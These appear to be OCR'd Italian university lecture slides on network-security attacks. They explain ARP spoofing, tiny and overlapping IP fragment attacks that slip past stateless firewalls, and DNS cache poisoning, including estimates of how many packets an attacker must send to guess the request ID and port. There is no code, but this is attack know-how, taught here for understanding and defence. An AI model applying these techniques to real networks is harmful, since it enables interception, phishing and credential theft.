ATTACKS!

Corso di Sicurezza e Gestione delle reti

LEONARDO MACCARI: LEONARDO.MACCARI@UNIFI.IT
LART - LABORATORIO DI RETI E TELECOMUNICAZIONI
DIPARTIMENTO DI ELETTRONICA E TELECOMUNICAZIONI

TOC

Attacchi al mezzo fisico

- DoS: interruzione del collegamento o Jamming
- attacchi di *Wiretapping*
- sniffer hardware, sniffing in reti broadcast

Attacchi al mezzo fisico: dettagli

Jamming

- jamming sul mezzo fisico si può fare se il mezzo fisico lo permette, come nel caso di reti wireless o reti wired com cavi non schermati
- anche se il jamming è difficile, basta far fallire la ricezione di un bit per invalidare il checksum e far scartare il pacchetto

Attacchi al livello di collegamento

- DoS: *flood* di pacchetti, generazione di collisioni
- spoofing di indirizzi MAC
- ARP-Spoofing

DoS al livello di collegamento: dettagli

Flood vari

- un flood può essere mirato alla saturazione della banda.
- se il mezzo è condiviso si possono non rispettare i tempi di timout e creare numerose collisioni, oppure mantenere il canale sempre occupato
- un flood può essere mascherato inviando pacchetti con indirizzo mittente modificato

ARP-Spoofing

Il protocollo ARP

- la macchina 192.168.2.51 vuole raggiungere l'indirizzo 192.168.2.52 nella stessa sottorete. Per farlo deve inviare un frame all'indirizzo MAC corrispondente
- se non conosce l'indirizzo MAC corrispondente invia una richiesta ARP in broadcast chiedendo che la macchina 192.168.2.52 risponda notificando il suo MAC address
- la macchina 192.168.2.52 risponde con un messaggio di ARP-Reply specificando che il suo indirizzo MAC corrisponde all'IP 192.168.2.52

Frame ARP

- campi del protocollo ARP:

Hardware type (ethernet)
Protocol type (IPv4)
[...]
Sender hardware address
Sender protocol address
Receiver hardware address
Receiver protocol address

- algoritmo utilizzato:


```
?Do I have that hardware type ?
Yes: (almost definitely)
  ?Do I speak that protocol ?
  Yes:
    If the pair <protocol type, sender protocol address> is
        already in my translation table, update the sender
        hardware address field of the entry with the new
        information in the packet and set Merge\_flag to true.
    ?Am I the target protocol address?
      Yes:
        [...]
```

la tabella ARP quindi viene aggiornata anche senza aver fatto alcuna richiesta.

ARP-Spoofing, segue

Attacco di ARP-spoofing


- scopo dell'attacco è intercettare il traffico che passa tra due macchine su una rete con switch. L'attaccante fa parte della rete ma non fa parte del path tra le due macchine vittima.



ARP-Spoofing, segue

Attacco di ARP-spoofing

- Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC
- Eve manda anche messaggi ARP-Reply diretti all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC




ARP:
192.168.2.52 is at
08:00:46:b7:25:44

ARP-Spoofing, segue

Attacco di ARP-spoofing

- Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC
- Eve manda anche messaggi ARP-Reply diretti all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC




ARP:
192.168.2.51 is at
08:00:46:b7:25:44

ARP-Spoofing, segue

Attacco di ARP-spoofing

- Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC
- Eve manda anche messaggi ARP-Reply diretti all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC




tcp syn:
dst IP 192.168.2.52,
dst MAC 08:00:46:b7:25:44

ARP-Spoofing, segue

Attacco di ARP-spoofing

- Eve manda messaggi ARP-Reply diretti all'indirizzo MAC di Alice, dichiarando che l'IP di Bob corrisponde al suo indirizzo MAC
- Eve manda anche messaggi ARP-Reply diretti all'indirizzo MAC di Bob, dichiarando che l'IP di Alice corrisponde al suo indirizzo MAC




tcp syn:
dst IP 192.168.2.52,
dst MAC 00:04:76:13:fb:1e

Attacchi al livello di rete

- DoS: flood di pacchetti, smurf
- covert channels, fragmentation attacks, source routing
- spoofing di indirizzi IP

Fragmentation attacks


- Il protocollo IP permette di spezzare un pacchetto in piu' frammenti, nel caso questo debba attraversare delle sottoreti con MTU minore della lunghezza del pacchetto stesso.
- **IP Packet Header:**



Fragmentation attacks, segue

Overlapping fragments attack

- **TCP Packet Header:**




- Gli attacchi di frammentazione servono a superare i controlli fatti sugli header dai firewall Stateless. Oggi i firewall sono quasi tutti stateful, questi attacchi ci servono per capire bene la differenza tra i due tipi di firewall che vedremo.

Fragmentation attacks, segue

Condizioni normali:

- Pacchetto IP di partenza:



- Primo frammento:

IP	Offset 0-100

- Secondo frammento:

IP	Offset 100-200


- Terzo frammento:

IP	Offset 200-276


Fragmentation attacks, segue

Tiny fragments attack:

- Pacchetto IP di partenza:



- Primo frammento (8 byte):



Header IP
Primi 8 byte
dell'header TCP

Fragmentation attacks, segue

Tiny fragments attack:

- Pacchetto IP di partenza:

IP	TCP	Payload

- Secondo frammento:

Acknowledgment number				
Offset	RES	ECN	Control	Window
Checksum				Urgent Pointer
Option + padding				
Payload...				

L'header TCP viene spezzato in due pacchetti diversi

Fragmentation attacks, segue:

Tiny fragments attack:

- I firewall normalmente vengono configurati per bloccare i tentativi di connessione dall'esterno della rete verso le porte alte (oltre la 1024) dei server. Devono pero' lasciare passare i pacchetti che sono rivolti verso porte alte ma che fanno parte di una connessione aperta dall'interno della rete verso l'esterno.
- Per bloccare i tentativi di aprire una connessione verso l'interno filtrano i pacchetti con il flag SYN del protocollo TCP settato ad 1 (pacchetti di inizio connessione).

Fragmentation attacks, segue:

Tiny fragments attack:

- Utilizzando un primo frammento che non contiene i flag TCP il firewall lascia passare il frammento anche se diretto verso una porta > 1024, il secondo frammento non viene interpretato come un pacchetto TCP perchè non contiene un header TCP valido, quindi anche quello non viene filtrato.
- Quando il pacchetto arriva alla macchina di destinazione viene riassemblato, è diretto verso una porta > 1024 ed ha il flag SYN=1 ma ha superato il firewall
- Molti firewall aspettano di ricostruire tutti i frammenti prima di decidere se filtrare un pacchetto, per evitare attacchi di questo tipo, non rispettando lo standard.

Fragmentation attacks, segue:

- I frammenti sono sovrapposti e il secondo frammento riscrive alcuni dati del primo.
- Pacchetto IP di partenza:

- Primo frammento

- Secondo frammento

Fragmentation attacks, segue:


Overlapping fragments attack:

- Il primo frammento contiene una porta destinazione > 1024 ma il flag SYN=0, quindi il firewall non lo filtra.
- Il secondo frammento non contiene un header TCP valido quindi non viene filtrato, ma va a riscrivere una parte dell'header TCP. In particolare corregge il flag: SYN=1.
- Quando arrivano a destinazione i frammenti vengono ricomposti e il secondo sovrascrive il primo, componendo un pacchetto TCP valido con porta destinazione > 1024 e SYN=1.

recall DNS

- Ogni host deve poter risolvere un indirizzo di rete da una stringa alfanumerica (un dominio) ad un indirizzo IP. Questa operazione viene svolta con il protocollo DNS, Domain Name System.
- Per ogni dominio in rete, esiste un server che può svolgere questo compito in modo *autoritative*
- L'indirizzo di un server *autoritative* non è noto per ogni dominio a priori, quindi ogni host è configurato con un indirizzo di un server DNS locale
- Il server DNS locale richiederà a dei root server l'indirizzo dei DNS validi per un certo dominio
- Una volta realizzata la risoluzione nome/IP, il DNS locale mantiene l'associazione in una cache, per un certo periodo.

recall DNS




Attacchi sul DNS

- In generale, un attacco su un DNS serve a far credere ad un certo host vittima che l'IP che corrisponde ad un nome di dominio è un IP diverso da quello originale.
- Il protocollo DNS non utilizza forme di cifratura per proteggere i pacchetti, quindi si possono falsificare le risposte di un DNS server.
- A cosa serve un attacco del genere?
  - phishing,
  - furto di credenziali
  - attacchi su home-banking
  - redirezione di connessioni e mitm in generale

DNS Attack

Dove può essere realizzato l'attacco?

- Nella rete locale
- Nella richiesta da/verso il server DNS locale
- Nella richiesta da/verso uno dei server authoritative



DNS Attack - Layer II


- Già abbiamo visto come a livello II si possono realizzare attacchi di tipo MITM su varie tecnologie:
  - arp-spoofing per reti ethernet
  - attacchi sulle chiavi WEP per reti WiFi

  Non è quindi sorprendente immaginare che lo stesso attacco possa essere utilizzato per modificare i pacchetti di:
  - DHCP: assegnando ad un nodo della rete un nuovo indirizzo del server DHCP, controllato dall'attaccante
  - DNS responses: modificando i pacchetti che arrivano dal server DNS

DNS Attack - Layer III

- Se l'attaccante è nel path tra il server DNS locale e quello remoto, l'attacco è banale
- Altrimenti l'attaccante deve poter rispondere ad una richiesta DNS prima del server remoto pertinente.
- Quali sono i campi interessanti di un pacchetto DNS?
  - La porta UDP di origine e destinazione
  - L'IP di origine e destinazione
  - L'ID del pacchetto, ovvero un numero scelto a caso da chi invia la richesta che deve essere replicato nella risposta

DNS Attack


Local DNS Server
Authoritative
DNS Server
DNS request
DNS request, ID=X
DNS response
ID=X
DNS response ID=X

DNS Attack - Layer III

- Lo scopo dell'attaccante è quello di riuscire a inquinare la cache del server DNS locale, ovvero di rispondere al posto del server DNS remoto.
- Per farlo, nel momento in cui il server DNS locale invia una richiesta per un dominio remoto l'attaccante deve rispondere con un pacchetto forgiato, che contenga le caratteristiche giuste:
  - l'indirizzo IP sorgente $\rightarrow$ quello del server remoto (prevedibile)
  - la porta UDP sorgente $\rightarrow$ quella del server remoto (53)
  - l'indirizzo IP destinazione $\rightarrow$ quello del server locale (prevedibile)
  - la porta UDP destinazione $\rightarrow$ quella usata dal server locale per inviare la richiesta (non prevedibile?)
  - l'ID del pacchetto $\rightarrow$ quello del pacchetto di richiesta (non prevedibile!)
- Ci sono quindi due campi, entrambi di 16 bit (porta e ID) che potrebbero essere non prevedibili dall'attaccante

DNS Attack - due calcoli

- 32 bit $\rightarrow 2^{32}$ possibilità
- $2^{32} \simeq$ 4 miliardi di pacchetti
- L'attaccante, ammesso che sappia il momento in cui deve inviare la risposta fasulla, deve inviare prima del server remoto mediamente 2 miliardi di pacchetti.
- Se ogni pacchetto è lungo 80 byte, l'attaccante deve mandare 160GB di traffico prima che il server remoto possa rispondere.

DNS Attack - restringiamo le ipotesi

- Alcuni server DNS non utilizzano una porta casuale per inviare le richieste
  - BIND sceglie una porta all'avvio e continua ad usarla
- una volta scoperta la porta rimangono 2^{16} bit da indovinare, che sono comunque $65000 * 80 \simeq 5MB$ da inviare in poche decine di millisecondi

DNS Attack - restringiamo le ipotesi

